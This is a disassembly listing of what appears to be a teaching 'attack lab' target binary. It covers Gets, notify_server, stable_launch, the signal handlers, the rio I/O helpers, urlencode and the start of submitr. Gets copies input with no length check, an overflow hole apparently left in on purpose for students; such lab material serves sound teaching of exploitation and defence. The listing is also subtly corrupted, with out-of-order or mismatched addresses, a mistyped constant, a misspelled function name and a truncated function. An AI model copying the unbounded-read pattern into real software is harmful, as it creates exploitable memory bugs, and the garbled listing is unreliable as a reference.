401993: 83 e7 0f            and    $0xf,%edi
401996: 0f b6 b7 40 32 40 00   movzbl 0x403240(%rdi),%esi
40199d: 48 63 c9            movslq %ecx,%rcx
4019a0: 40 88 b1 20 55 60 00   mov    %sil,0x605520(%rcx)
4019a7: 83 c2 02            add    $0x2,%edx
4019aa: 48 63 d2            movslq %edx,%rdx
4019ad: c6 82 20 55 60 00 20   movb   $0x20,0x605520(%rdx)
4019b4: 83 c0 01            add    $0x1,%eax
4019b7: 89 05 67 47 20 00      mov    %eax,0x204767(%rip)      # 606124 <gets_cnt>
4019bd: f3 c3              repz retq
```

00000000004019bf <save_term>:

```
4019bf: 8b 05 5f 47 20 00    mov    0x20475f(%rip),%eax      # 606124 <gets_cnt>
4019c5: 8d 04 40              lea    (%rax,%rax,2),%eax
4019c8: 48 98              cltq
4019ca: c6 80 20 55 60 00 00   movb   $0x0,0x605520(%rax)
4019d1: c3                  retq
```

00000000004019d2 <check_fail>:

```
4019d2: 48 83 ec 08          sub    $0x8,%rsp
4019d6: 0f be 15 4b 47 20 00   movsbl 0x20474b(%rip),%edx      # 606128 <target_prefix>
4019dd: 41 b8 20 55 60 00      mov    $0x605520,%r8d
4019e3: 8b 0d 0f 3b 20 00      mov    0x203b0f(%rip),%ecx      # 6054f8 <check_level>
4019e9: be 93 2f 40 00          mov    $0x402f93,%esi
4019ee: bf 01 00 00 00          mov    $0x1,%edi
4019f3: b8 00 00 00 00          mov    $0x0,%eax
4019f8: e8 f3 f2 ff ff          callq  400cf0 <__printf_chk@plt>
4019fd: bf 01 00 00 00          mov    $0x1,%edi
401a02: e8 29 f3 ff ff          callq  400d30 <exit@plt>
```

0000000000401a07 <Gets>:

```
401a07: 41 54              push   %r12
401a09: 55                  push   %rbp
401a0a: 53                  push   %rbx
401a0b: 49 89 fc            mov    %rdi,%r12
401a0e: c7 05 0c 47 20 00 00   movl   $0x0,0x20470c(%rip)      # 606124 <gets_cnt>
401a15: 00 00 00
401a18: 48 89 fb            mov    %rdi,%rbx
401a1b: eb 11              jmp    401a2e <Gets+0x27>
```

```

401a1d: 48 8d 6b 01      lea    0x1(%rbx),%rbp
401a21: 88 03            mov    %al,(%rbx)
401a23: 0f b6 f8          movzbl %al,%edi
401a26: e8 3c ff ff ff    callq  401967 <save_char>
401a2b: 48 89 eb          mov    %rbp,%rbx
401a2e: 48 8b 3d bb 3a 20 00   mov    0x203abb(%rip),%rdi      # 6054f0 <infile>
401a35: e8 86 f2 ff ff    callq  400cc0 <_IO_getc@plt>
401a3a: 83 f8 ff          cmp    $0xffffffff,%eax
401a3d: 74 05            je     401a44 <Gets+0x3d>
401a3f: 83 f8 0a          cmp    $0xa,%eax
401a42: 75 d9            jne    401a1d <Gets+0x16>
401a44: c6 03 00          movb   $0x0,(%rbx)
401a47: b8 00 00 00 00    mov    $0x0,%eax
401a4c: e8 6e ff ff ff    callq  4019bf <save_term>
401a51: 4c 89 e0          mov    %r12,%rax
401a54: 5b                pop    %rbx
401a55: 5d                pop    %rbp
401a56: 41 5c            pop    %r12
401a58: c3                retq

```

0000000000401a59 <notify_server>:

```

401a59: 83 3d a8 3a 20 00 00   cmpl   $0x0,0x203aa8(%rip)      # 605508 <is_checker>
401a60: 0f 85 5a 01 00 00    jne    401bc0 <notify_server+0x167>
401a66: 55                  push   %rbp
401a67: 53                  push   %rbx
401a68: 48 81 ec 08 40 00 00   sub    $0x4008,%rsp
401a6f: 89 fb              mov    %edi,%ebx
401a71: 8b 05 ad 46 20 00    mov    0x2046ad(%rip),%eax      # 606124 <gets_cnt>
401a77: 83 c0 64            add    $0x64,%eax
401a7a: 3d 00 20 00 00    cmp    $0x2000,%eax
401a7f: 0f 8f c0 00 00 00   jg    401b45 <notify_server+0xec>
401a85: 0f be 05 9c 46 20 00   movsbl 0x20469c(%rip),%eax      # 606128 <target_prefix>
401a8c: 83 3d f5 39 20 00 00   cmpl   $0x0,0x2039f5(%rip)      # 605488 <notify>
401a93: 0f 84 ca 00 00 00   je     401b63 <notify_server+0x10a>
401a99: 8b 15 61 3a 20 00    mov    0x203a61(%rip),%edx      # 605500 <authkey>
401a9f: 85 db              test   %ebx,%ebx
401aa1: 0f 84 c6 00 00 00   je     401b6d <notify_server+0x114>
401aa7: bd a9 2f 40 00    mov    $0x402fa9,%ebp
401aac: 68 20 55 60 00    pushq $0x605520
401ab1: 56                  push   %rsi
401ab2: 50                  push   %rax
401ab3: 52                  push   %rdx
401ab4: 49 89 e9          mov    %rbp,%r9
401ab7: 44 8b 05 8a 36 20 00   mov    0x20368a(%rip),%r8d      # 605148 <target_id>
401abe: b9 b3 2f 40 00    mov    $0x402fb3,%ecx
401ac3: ba 00 20 00 00    mov    $0x2000,%edx
401ac8: be 01 00 00 00    mov    $0x1,%esi
401acd: 48 8d bc 24 20 20 00   lea    0x2020(%rsp),%rdi
401ad4: 00
401ad5: b8 00 00 00 00 00    mov    $0x0,%eax
401ada: e8 81 f2 ff ff    callq  400d60 <__sprintf_chk@plt>
401adf: 48 83 c4 20          add    $0x20,%rsp

```

```

401ae3: 83 3d 9e 39 20 00 00    cmpl $0x0,0x20399e(%rip)    # 605488 <notify>
401aea: 0f 84 b4 00 00 00    je  401ba4 <notify_server+0x14b>
401af0: 85 db                 test %ebx,%ebx
401af2: 0f 84 a0 00 00 00    je  401b98 <notify_server+0x13f>
401af8: 49 89 e1               mov  %rsp,%r9
401afb: 41 b8 00 00 00 00    mov  $0x0,%r8d
401b01: 48 8d 8c 24 00 20 00   lea  0x2000(%rsp),%rcx
401b08: 00
401b09: 48 8b 15 40 36 20 00   mov  0x203640(%rip),%rdx    # 605150 <lab>
401b10: 48 8b 35 69 39 20 00   mov  0x203969(%rip),%rsi    # 605480 <course>
401b17: 48 8b 3d 22 36 20 00   mov  0x203622(%rip),%rdi    # 605140 <user_id>
401b1e: e8 0a 10 00 00        callq 402b2d <driver_post>
401b23: 85 c0                 test %eax,%eax
401b25: 78 50                 js   401b77 <notify_server+0x11e>
401b27: bf d0 30 40 00        mov  $0x4030d0,%edi
401b2c: e8 af f0 ff ff       callq 400be0 <puts@plt>
401b31: bf db 2f 40 00        mov  $0x402fdb,%edi
401b36: e8 a5 f0 ff ff       callq 400be0 <puts@plt>
401b3b: 48 81 c4 08 40 00 00   add  $0x4008,%rsp
401b42: 5b                   pop  %rbx
401b43: 5d                   pop  %rbp
401b44: c3                   retq
401b45: be a0 30 40 00        mov  $0x4030a0,%esi
401b4a: bf 01 00 00 00        mov  $0x1,%edi
401b4f: b8 00 00 00 00        mov  $0x0,%eax
401b54: e8 97 f1 ff ff       callq 400cf0 <__printf_chk@plt>
401b59: bf 01 00 00 00        mov  $0x1,%edi
401b5e: e8 cd f1 ff ff       callq 400d30 <exit@plt>
401b63: ba ff ff ff ff       mov  $0xffffffff,%edx
401b68: e9 32 ff ff ff       jmpq 401a9f <notify_server+0x46>
401b6d: bd ae 2f 40 00        mov  $0x402fae,%ebp
401b72: e9 35 ff ff ff       jmpq 401aac <notify_server+0x53>
401b77: 48 89 e2               mov  %rsp,%rdx
401b7a: be cf 2f 40 00        mov  $0x402fcf,%esi
401b7f: bf 01 00 00 00        mov  $0x1,%edi
401b84: b8 00 00 00 00        mov  $0x0,%eax
401b89: e8 62 f1 ff ff       callq 400cf0 <__printf_chk@plt>
401b8e: bf 01 00 00 00        mov  $0x1,%edi
401b93: e8 98 f1 ff ff       callq 400d30 <exit@plt>
401b98: bf e5 2f 40 00        mov  $0x402fe5,%edi
401b9d: e8 3e f0 ff ff       callq 400be0 <puts@plt>
401ba2: eb 97                 jmp  401b3b <notify_server+0xe2>
401ba4: 48 89 ea               mov  %rbp,%rdx
401ba7: be ec 2f 40 00        mov  $0x402fec,%esi
401bac: bf 01 00 00 00        mov  $0x1,%edi
401bb1: b8 00 00 00 00        mov  $0x0,%eax
401bb6: e8 35 f1 ff ff       callq 400cf0 <__printf_chk@plt>
401bbb: e9 7b ff ff ff       jmpq 401b3b <notify_server+0xe2>
401bc0: f3 c3                 repz retq

```

0000000000401bc2 <validate>:

```

401bc2: 53                   push  %rbx

```

0000000000401c87 <fail>;

```
401c87: 48 83 ec 08          sub  $0x8,%rsp
401c8b: 83 3d 76 38 20 00 00  cmpl $0x0,0x203876(%rip)    # 605508 <is_checker>
401c92: 75 11                jne   401ca5 <fail+0x1e>
401c94: 89 fe                mov   %edi,%esi
```

```

401c96: bf 00 00 00 00      mov  $0x0,%edi
401c9b: e8 b9 fd ff ff    callq 401a59 <notify_server>
401ca0: 48 83 c4 08      add  $0x8,%rsp
401ca4: c3                retq
401ca5: b8 00 00 00 00    mov  $0x0,%eax
401caa: e8 23 fd ff ff    callq 4019d2 <check_fail>

0000000000401caf <bushandler>:
401caf: 48 83 ec 08      sub  $0x8,%rsp
401cb3: 83 3d 4e 38 20 00 00  cmpl $0x0,0x20384e(%rip)    # 605508 <is_checker>
401cba: 74 14        je   401cd0 <bushandler+0x21>
401cbc: bf 24 30 40 00    mov  $0x403024,%edi
401cc1: e8 1a ef ff ff    callq 400be0 <puts@plt>
401cc6: b8 00 00 00 00    mov  $0x0,%eax
401ccb: e8 02 fd ff ff    callq 4019d2 <check_fail>
401cd0: bf 68 31 40 00    mov  $0x403168,%edi
401cd5: e8 06 ef ff ff    callq 400be0 <puts@plt>
401cda: bf 2e 30 40 00    mov  $0x40302e,%edi
401cdf: e8 fc ee ff ff    callq 400be0 <puts@plt>
401ce4: be 00 00 00 00    mov  $0x0,%esi
401ce9: bf 00 00 00 00    mov  $0x0,%edi
401cee: e8 66 fd ff ff    callq 401a59 <notify_server>
401cf3: bf 01 00 00 00    mov  $0x1,%edi
401cf8: e8 33 f0 ff ff    callq 400d30 <exit@plt>

0000000000401cf0 <seghandler>:
401cf0: 48 83 ec 08      sub  $0x8,%rsp
401d01: 83 3d 00 38 20 00 00  cmpl $0x0,0x203800(%rip)    # 605508 <is_checker>
401d08: 74 14        je   401d1e <seghandler+0x21>
401d0a: bf 44 30 40 00    mov  $0x403044,%edi
401d0f: e8 cc ee ff ff    callq 400be0 <puts@plt>
401d14: b8 00 00 00 00    mov  $0x0,%eax
401d19: e8 b4 fc ff ff    callq 4019d2 <check_fail>
401d1e: bf 88 31 40 00    mov  $0x403188,%edi
401d23: e8 b8 ee ff ff    callq 400be0 <puts@plt>
401d28: bf 2e 30 40 00    mov  $0x40302e,%edi
401d2d: e8 ae ee ff ff    callq 400be0 <puts@plt>
401d32: be 00 00 00 00    mov  $0x0,%esi
401d37: bf 00 00 00 00    mov  $0x0,%edi
401d3c: e8 18 fd ff ff    callq 401a59 <notify_server>
401d41: bf 01 00 00 00    mov  $0x1,%edi
401d46: e8 e5 ef ff ff    callq 400d30 <exit@plt>

0000000000401d4b <illegalhandler>:
401d4b: 48 83 ec 08      sub  $0x8,%rsp
401d4f: 83 3d b2 37 20 00 00  cmpl $0x0,0x2037b2(%rip)    # 605508 <is_checker>
401d56: 74 14        je   401d6c <illegalhandler+0x21>
401d58: bf 57 30 40 00    mov  $0x403057,%edi
401d5d: e8 7e ee ff ff    callq 400be0 <puts@plt>
401d62: b8 00 00 00 00    mov  $0x0,%eax
401d67: e8 66 fc ff ff    callq 4019d2 <check_fail>
401d6c: bf b0 31 40 00    mov  $0x4031b0,%edi

```

```

401d71: e8 6a ee ff ff    callq 400be0 <puts@plt>
401d76: bf 2e 30 40 00    mov    $0x40302e,%edi
401d7b: e8 60 ee ff ff    callq 400be0 <puts@plt>
401d80: be 00 00 00 00    mov    $0x0,%esi
401d85: bf 00 00 00 00    mov    $0x0,%edi
401d8a: e8 ca fc ff ff    callq 401a59 <notify_server>
401d8f: bf 01 00 00 00    mov    $0x1,%edi
401d94: e8 97 ef ff ff    callq 400d30 <exit@plt>

0000000000401d99 <sigalrmhandler>:
401d99: 48 83 ec 08      sub    $0x8,%rsp
401d9d: 83 3d 64 37 20 00 00  cmpl  $0x0,0x203764(%rip)    # 605508 <is_checker>
401da4: 74 14             je    401dba <sigalrmhandler+0x21>
401da6: bf 6b 30 40 00    mov    $0x40306b,%edi
401dab: e8 30 ee ff ff    callq 400be0 <puts@plt>
401db0: b8 00 00 00 00    mov    $0x0,%eax
401db5: e8 18 fc ff ff    callq 4019d2 <check_fail>
401dba: ba 05 00 00 00    mov    $0x5,%edx
401dbf: be e0 31 40 00    mov    $0x4031e0,%esi
401dc4: bf 01 00 00 00    mov    $0x1,%edi
401dc9: b8 00 00 00 00    mov    $0x0,%eax
401dce: e8 1d ef ff ff    callq 400cf0 <__printf_chk@plt>
401dd3: be 00 00 00 00    mov    $0x0,%esi
401dd8: bf 00 00 00 00    mov    $0x0,%edi
401ddd: e8 77 fc ff ff    callq 401a59 <notify_server>
401de2: bf 01 00 00 00    mov    $0x1,%edi
401de7: e8 44 ef ff ff    callq 400d30 <exit@plt>

0000000000401dec <launch>:
401dec: 55                 push   %rbp
401ded: 48 89 e5           mov    %rsp,%rbp
401df0: 48 89 fa           mov    %rdi,%rdx
401df3: 48 8d 47 1e       lea    0x1e(%rdi),%rax
401df7: 48 83 e0 f0       and    $0xfffffffffffffff0,%rax
401dfb: 48 29 c4           sub    %rax,%rsp
401dfa: 48 8d 7c 24 0f     lea    0xf(%rsp),%rdi
401e03: 48 83 e7 f0       and    $0xfffffffffffffff0,%rdi
401e07: be f4 00 00 00     mov    $0xf4,%esi
401e0c: e8 ff ed ff ff     callq 400c10 <memset@plt>
401e11: 48 8b 05 88 36 20 00  mov    0x203688(%rip),%rax    # 6054a0
<stdin@@GLIBC_2.2.5>
401e18: 48 39 05 d1 36 20 00  cmp    %rax,0x2036d1(%rip)    # 6054f0 <infile>
401e1f: 74 29             je    401e4a <launch+0x5e>
401e21: c7 05 d1 36 20 00 00  movl   $0x0,0x2036d1(%rip)    # 6054fc <vlevel>
401e28: 00 00 00
401e2b: b8 00 00 00 00     mov    $0x0,%eax
401e30: e8 e6 f9 ff ff     callq 40181b <test>
401e35: 83 3d cc 36 20 00 00  cmpl  $0x0,0x2036cc(%rip)    # 605508 <is_checker>
401e3c: 75 22             jne   401e60 <launch+0x74>
401e3e: bf 8b 30 40 00     mov    $0x40308b,%edi
401e43: e8 98 ed ff ff     callq 400be0 <puts@plt>
401e48: c9                 leaveq

```

```

401e49: c3          retq
401e4a: be 73 30 40 00    mov   $0x403073,%esi
401e4f: bf 01 00 00 00    mov   $0x1,%edi
401e54: b8 00 00 00 00    mov   $0x0,%eax
401e59: e8 92 ee ff ff    callq 400cf0 <__printf_chk@plt>
401e5e: eb c1          jmp   401e21 <launch+0x35>
401e60: bf 80 30 40 00    mov   $0x403080,%edi
401e65: e8 76 ed ff ff    callq 400be0 <puts@plt>
401e6a: b8 00 00 00 00    mov   $0x0,%eax
401e6f: e8 5e fb ff ff    callq 4019d2 <check_fail>

0000000000401e74 <stable_launch>:
401e74: 53          push  %rbx
401e75: 48 89 3d 6c 36 20 00    mov   %rdi,0x20366c(%rip)      # 6054e8 <global_offset>
401e7c: 41 b9 00 00 00 00    mov   $0x0,%r9d
401e82: 41 b8 00 00 00 00    mov   $0x0,%r8d
401e88: b9 32 01 00 00    mov   $0x132,%ecx
401e8d: ba 07 00 00 00    mov   $0x7,%edx
401e92: be 00 00 10 00    mov   $0x100000,%esi
401e97: bf 00 60 58 55    mov   $0x55586000,%edi
401e9c: e8 5f ed ff ff    callq 400c00 <mmap@plt>
401ea1: 48 89 c3          mov   %rax,%rbx
401ea4: 48 3d 00 60 58 55    cmp   $0x55586000,%rax
401eaa: 75 43          jne   401eef <stable_launch+0x7b>
401eac: 48 8d 90 f8 ff 0f 00    lea   0xfffff8(%rax),%rdx
401eb3: 48 89 15 76 42 20 00    mov   %rdx,0x204276(%rip)      # 606130 <stack_top>
401eba: 48 89 e0          mov   %rsp,%rax
401ebd: 48 89 d4          mov   %rdx,%rsp
401ec0: 48 89 c2          mov   %rax,%rdx
401ec3: 48 89 15 16 36 20 00    mov   %rdx,0x203616(%rip)      # 6054e0 <global_save_stack>
401eca: 48 8b 3d 17 36 20 00    mov   0x203617(%rip),%rdi      # 6054e8 <global_offset>
401ed1: e8 16 ff ff ff    callq 401dec <launch>
401ed6: 48 8b 05 03 36 20 00    mov   0x203603(%rip),%rax      # 6054e0 <global_save_stack>
401edd: 48 89 c4          mov   %rax,%rsp
401ee0: be 00 00 10 00    mov   $0x100000,%esi
401ee5: 48 89 df          mov   %rbx,%rdi
401ee8: e8 f3 ed ff ff    callq 400ce0 <munmap@plt>
401eed: 5b          pop   %rbx
401eee: c3          retq
401eef: be 00 00 10 00    mov   $0x100000,%esi
401ef4: 48 89 c7          mov   %rax,%rdi
401ef7: e8 e4 ed ff ff    callq 400ce0 <munmap@plt>
401efc: b9 00 60 58 55    mov   $0x55586000,%ecx
401f01: ba 18 32 40 00    mov   $0x403218,%edx
401f06: be 01 00 00 00    mov   $0x1,%esi
401f0b: 48 8b 3d ae 35 20 00    mov   0x2035ae(%rip),%rdi      # 6054c0
<stderr@@GLIBC_2.2.5>
401f12: b8 00 00 00 00    mov   $0x0,%eax
401f17: e8 34 ee ff ff    callq 400d50 <__fprintf_chk@plt>
401f1c: bf 01 00 00 00    mov   $0x1,%edi
401f21: e8 0a ee ff ff    callq 400d30 <exit@plt>

```

0000000000401f26 <rio_readinitb>:

0000000000401f38 <sigalrm_handler>:

```
401f38: 48 83 ec 08        sub    $0x8,%rsp
401f3c: b9 00 00 00 00      mov    $0x0,%ecx
401f41: ba 50 32 40 00      mov    $0x403250,%edx
401f46: be 01 00 00 00      mov    $0x1,%esi
401f4b: 48 8b 3d 6e 35 20 00    mov    0x20356e(%rip),%rdi      # 6054c0
<stderr@@GLIBC_2.2.5>
401f52: b8 00 00 00 00      mov    $0x0,%eax
401f57: e8 f4 ed ff ff      callq 400d50 <__fprintf_chk@plt>
401f5c: bf 01 00 00 00      mov    $0x1,%edi
401f61: e8 ca ed ff ff      callq 400d30 <exit@plt>
```

0000000000401f66 <rio_written>:

```
401f66: 41 55          push  %r13
401f68: 41 54          push  %r12
401f6a: 55             push  %rbp
401f6b: 53             push  %rbx
401f6c: 48 83 ec 08    sub   $0x8,%rsp
401f70: 41 89 fc        mov   %edi,%r12d
401f73: 48 89 f5        mov   %rsi,%rbp
401f76: 49 89 d5        mov   %rdx,%r13
401f79: 48 89 d3        mov   %rdx,%rbx
401f7c: eb 06           jmp   401f84 <rio_writen+0x1e>
401f7e: 48 29 c3        sub   %rax,%rbx
401f81: 48 01 c5        add   %rax,%rbp
401f84: 48 85 db        test  %rbx,%rbx
401f87: 74 24           je    401fad <rio_writen+0x47>
401f89: 48 89 da        mov   %rbx,%rdx
401f8c: 48 89 ee        mov   %rbp,%rsi
401f8f: 44 89 e7        mov   %r12d,%edi
401f92: e8 59 ec ff ff  callq 400bf0 <write@plt>
401f97: 48 85 c0        test  %rax,%rax
401f9a: 7f e2           jg    401f7e <rio_writen+0x18>
401f9c: e8 ff eb ff ff  callq 400ba0 <__errno_location@plt>
401fa1: 83 38 04        cmpl  $0x4,(%rax)
401fa4: 75 15           jne   401fbb <rio_writen+0x55>
401fa6: b8 00 00 00 00  mov   $0x0,%eax
401fab: eb d1           jmp   401f7e <rio_writen+0x18>
401fad: 4c 89 e8        mov   %r13,%rax
401fb0: 48 83 c4 08    add   $0x8,%rsp
401fb4: 5b              pop   %rbx
401fb5: 5d              pop   %rbp
401fb6: 41 5c           pop   %r12
401fb8: 41 5d           pop   %r13
401fba: c3              retq
```

```
401fbb: 48 c7 c0 ff ff ff ff    mov    $0xfffffffffffffff,%rax
401fc2: eb ec                jmp    401fb0 <rio_writen+0x4a>

0000000000401fc4 <rio_read>:
401fc4: 41 55                push   %r13
401fc6: 41 54                push   %r12
401fc8: 55                  push   %rbp
401fc9: 53                  push   %rbx
401fca: 48 83 ec 08          sub    $0x8,%rsp
401fce: 48 89 fb              mov    %rdi,%rbx
401fd1: 49 89 f5              mov    %rsi,%r13
401fd4: 49 89 d4              mov    %rdx,%r12
401fd7: eb 0a                jmp    401fe3 <rio_read+0x1f>
401fd9: e8 c2 eb ff ff      callq  400ba0 <__errno_location@plt>
401fde: 83 38 04              cmpl   $0x4,(%rax)
401fe1: 75 5c                jne    40203f <rio_read+0x7b>
401fe3: 8b 6b 04              mov    0x4(%rbx),%ebp
401fe6: 85 ed                test   %ebp,%ebp
401fe8: 7f 24                jg    40200e <rio_read+0x4a>
401fea: 48 8d 6b 10          lea    0x10(%rbx),%rbp
401fee: 8b 3b                mov    (%rbx),%edi
401ff0: ba 00 20 00 00      mov    $0x2000,%edx
401ff5: 48 89 ee              mov    %rbp,%rsi
401ff8: e8 43 ec ff ff      callq  400c40 <read@plt>
401ffd: 89 43 04              mov    %eax,0x4(%rbx)
402000: 85 c0                test   %eax,%eax
402002: 78 d5                js    401fd9 <rio_read+0x15>
402004: 85 c0                test   %eax,%eax
402006: 74 40                je    402048 <rio_read+0x84>
402008: 48 89 6b 08          mov    %rbp,0x8(%rbx)
40200c: eb d5                jmp    401fe3 <rio_read+0x1f>
40200e: 89 e8                mov    %ebp,%eax
402010: 4c 39 e0              cmp    %r12,%rax
402013: 72 03                jb    402018 <rio_read+0x54>
402015: 44 89 e5              mov    %r12d,%ebp
402018: 4c 63 e5              movslq %ebp,%r12
40201b: 48 8b 73 08          mov    0x8(%rbx),%rsi
40201f: 4c 89 e2              mov    %r12,%rdx
402022: 4c 89 ef              mov    %r13,%rdi
402025: e8 66 ec ff ff      callq  400c90 <memcpy@plt>
40202a: 4c 01 63 08          add    %r12,0x8(%rbx)
40202e: 29 6b 04              sub    %ebp,0x4(%rbx)
402031: 4c 89 e0              mov    %r12,%rax
402034: 48 83 c4 08          add    $0x8,%rsp
402038: 5b                  pop    %rbx
402039: 5d                  pop    %rbp
40203a: 41 5c                pop    %r12
40203c: 41 5d                pop    %r13
40203e: c3                  retq
40203f: 48 c7 c0 ff ff ff    mov    $0xfffffffffffffff,%rax
402046: eb ec                jmp    402034 <rio_read+0x70>
402048: b8 00 00 00 00      mov    $0x0,%eax
```

```
40204d: eb e5          jmp  402034 <rio_read+0x70>
```

000000000040204f <rio_readlineb>:

```
40204f: 41 55          push  %r13
402051: 41 54          push  %r12
402053: 55             push  %rbp
402054: 53             push  %rbx
402055: 48 83 ec 18    sub   $0x18,%rsp
402059: 49 89 fd        mov    %rdi,%r13
40205c: 48 89 f5        mov    %rsi,%rbp
40205f: 49 89 d4        mov    %rdx,%r12
402062: bb 01 00 00 00  mov   $0x1,%ebx
402067: 4c 39 e3        cmp   %r12,%rbx
40206a: 73 47          jae   4020b3 <rio_readlineb+0x64>
40206c: ba 01 00 00 00  mov   $0x1,%edx
402071: 48 8d 74 24 0f  lea   0xf(%rsp),%rsi
402076: 4c 89 ef        mov   %r13,%rdi
402079: e8 46 ff ff ff callq 401fc4 <rio_read>
40207e: 83 f8 01        cmp   $0x1,%eax
402081: 75 1c          jne   40209f <rio_readlineb+0x50>
402083: 48 8d 45 01    lea   0x1(%rbp),%rax
402087: 0f b6 54 24 0f  movzbl 0xf(%rsp),%edx
40208c: 88 55 00        mov   %dl,0x0(%rbp)
40208f: 80 7c 24 0f 0a  cmpb  $0xa,0xf(%rsp)
402094: 74 1a          je    4020b0 <rio_readlineb+0x61>
402096: 48 83 c3 01    add   $0x1,%rbx
40209a: 48 89 c5        mov   %rax,%rbp
40209d: eb c8          jmp   402067 <rio_readlineb+0x18>
40209f: 85 c0          test  %eax,%eax
4020a1: 75 22          jne   4020c5 <rio_readlineb+0x76>
4020a3: 48 83 fb 01    cmp   $0x1,%rbx
4020a7: 75 0a          jne   4020b3 <rio_readlineb+0x64>
4020a9: b8 00 00 00 00  mov   $0x0,%eax
4020ae: eb 0a          jmp   4020ba <rio_readlineb+0x6b>
4020b0: 48 89 c5        mov   %rax,%rbp
4020b3: c6 45 00 00    movb  $0x0,0x0(%rbp)
4020b7: 48 89 d8        mov   %rbx,%rax
4020ba: 48 83 c4 18    add   $0x18,%rsp
4020be: 5b             pop   %rbx
4020bf: 5d             pop   %rbp
4020c0: 41 5c          pop   %r12
4020c2: 41 5d          pop   %r13
4020c4: c3             retq 
4020c5: 48 c7 c0 ff ff ff  mov   $0xffffffffffffffff,%rax
4020cc: eb ec          jmp   4020ba <rio_readlineb+0x6b>
```

00000000004020ce <urlencode>:

```
4020ce: 41 54          push  %r12
4020d0: 55             push  %rbp
4020d1: 53             push  %rbx
4020d2: 48 83 ec 10    sub   $0x10,%rsp
4020d6: 48 89 fb        mov   %rdi,%rbx
```

4020d9: 48 89 f5 mov %rsi,%rbp
4020dc: 48 c7 c1 ff ff ff ff mov \$0xffffffffffffffff,%rcx
4020e3: b8 00 00 00 00 mov \$0x0,%eax
4020e8: f2 ae repnz scas %es:(%rdi),%al
4020ea: 48 89 ce mov %rcx,%rsi
4020ed: 48 f7 d6 not %rsi
4020f0: 8d 46 ff lea -0x1(%rsi),%eax
4020f3: eb 0f jmp 402104 <urlencode+0x36>
4020f5: 44 88 45 00 mov %r8b,0x0(%rbp)
4020f9: 48 8d 6d 01 lea 0x1(%rbp),%rbp
4020fd: 48 83 c3 01 add \$0x1,%rbx
402101: 44 89 e0 mov %r12d,%eax
402104: 44 8d 60 ff lea -0x1(%rax),%r12d
402108: 85 c0 test %eax,%eax
40210a: 0f 84 a9 00 00 00 je 4021b9 <urlencode+0xeb>
402110: 44 0f b6 03 movzbl (%rbx),%r8d
402114: 41 80 f8 2a cmp \$0x2a,%r8b
402118: 0f 94 c2 sete %dl
40211b: 41 80 f8 2d cmp \$0x2d,%r8b
40211f: 0f 94 c0 sete %al
402122: 08 c2 or %al,%dl
402124: 75 cf jne 4020f5 <urlencode+0x27>
402126: 41 80 f8 2e cmp \$0x2e,%r8b
40212a: 74 c9 je 4020f5 <urlencode+0x27>
40212c: 41 80 f8 5f cmp \$0x5f,%r8b
402130: 74 c3 je 4020f5 <urlencode+0x27>
402132: 41 8d 40 d0 lea -0x30(%r8),%eax
402136: 3c 09 cmp \$0x9,%al
402138: 76 bb jbe 4020f5 <urlencode+0x27>
40213a: 41 8d 40 bf lea -0x41(%r8),%eax
40213e: 3c 19 cmp \$0x19,%al
402140: 76 b3 jbe 4020f5 <urlencode+0x27>
402142: 41 8d 40 9f lea -0x61(%r8),%eax
402146: 3c 19 cmp \$0x19,%al
402148: 76 ab jbe 4020f5 <urlencode+0x27>
40214a: 41 80 f8 20 cmp \$0x20,%r8b
40214e: 74 57 je 4021a7 <urlencode+0xd9>
402150: 41 8d 40 e0 lea -0x20(%r8),%eax
402154: 3c 5f cmp \$0x5f,%al
402156: 0f 96 c2 setbe %dl
402159: 41 80 f8 09 cmp \$0x9,%r8b
40215d: 0f 94 c0 sete %al
402160: 08 c2 or %al,%dl
402162: 74 50 je 4021b4 <urlencode+0xe6>
402164: 45 0f b6 c0 movzbl %r8b,%r8d
402168: b9 e8 32 40 00 mov \$0x4032e8,%ecx
40216d: ba 08 00 00 00 mov \$0x8,%edx
402172: be 01 00 00 00 mov \$0x1,%esi
402177: 48 8d 7c 24 08 lea 0x8(%rsp),%rdi
40217c: b8 00 00 00 00 mov \$0x0,%eax
402181: e8 da eb ff ff callq 400d60 <__sprintf_chk@plt>
402186: 0f b6 44 24 08 movzbl 0x8(%rsp),%eax

```
40218b: 88 45 00      mov  %al,0x0(%rbp)
40218e: 0f b6 44 24 09  movzbl 0x9(%rsp),%eax
402193: 88 45 01      mov  %al,0x1(%rbp)
402196: 0f b6 44 24 0a  movzbl 0xa(%rsp),%eax
40219b: 88 45 02      mov  %al,0x2(%rbp)
40219e: 48 8d 6d 03    lea   0x3(%rbp),%rbp
4021a2: e9 56 ff ff ff jmpq 4020fd <urlencode+0x2f>
4021a7: c6 45 00 2b    movb $0x2b,0x0(%rbp)
4021ab: 48 8d 6d 01    lea   0x1(%rbp),%rbp
4021af: e9 49 ff ff ff jmpq 4020fd <urlencode+0x2f>
4021b4: b8 ff ff ff ff mov  $0xffffffff,%eax
4021b9: 48 83 c4 10    add  $0x10,%rsp
4021bd: 5b             pop   %rbx
4021be: 5d             pop   %rbp
4021bf: 41 5c             pop   %r12
4021c1: c3             retq
```

00000000004021c2 <submitr>:

```
4021c2: 41 57          push  %r15
4021c4: 41 56          push  %r14
4021c6: 41 55          push  %r13
4021c8: 41 54          push  %r12
4021ca: 55             push  %rbp
4021cb: 53             push  %rbx
4021cc: 48 81 ec 48 a0 00 00 sub  $0xa048,%rsp
4021d3: 49 89 fc        mov   %rdi,%r12
4021d6: 89 74 24 04    mov   %esi,0x4(%rsp)
4021da: 49 89 d7        mov   %rdx,%r15
4021dd: 49 89 ce        mov   %rcx,%r14
4021e0: 4c 89 44 24 08  mov   %r8,0x8(%rsp)
4021e5: 4d 89 cd        mov   %r9,%r13
4021e8: 48 8b ac 24 80 a0 00 mov  0xa080(%rsp),%rbp
4021ef: 00
4021f0: c7 84 24 1c 20 00 00 movl $0x0,0x201c(%rsp)
4021f7: 00 00 00 00
4021fb: ba 00 00 00 00 mov  $0x0,%edx
402200: be 01 00 00 00 mov  $0x1,%esi
402205: bf 02 00 00 00 mov  $0x2,%edi
40220a: e8 61 eb ff ff callq 400d70 <socket@plt>
40220f: 85 c0           test  %eax,%eax
402211: 0f 88 a2 02 00 00 js   4024b9 <submitr+0x2f7>
402217: 89 c3           mov   %eax,%ebx
402219: 4c 89 e7        mov   %r12,%rdi
40221c: e8 3f ea ff ff callq 400c60 <gethostbyname@plt>
402221: 48 85 c0        test  %rax,%rax
402224: 0f 84 db 02 00 00 je   402505 <submitr+0x343>
40222a: 48 c7 84 24 32 a0 00 movq $0x0,0xa032(%rsp)
402231: 00 00 00 00 00
402236: c7 84 24 3a a0 00 00 movl $0x0,0xa03a(%rsp)
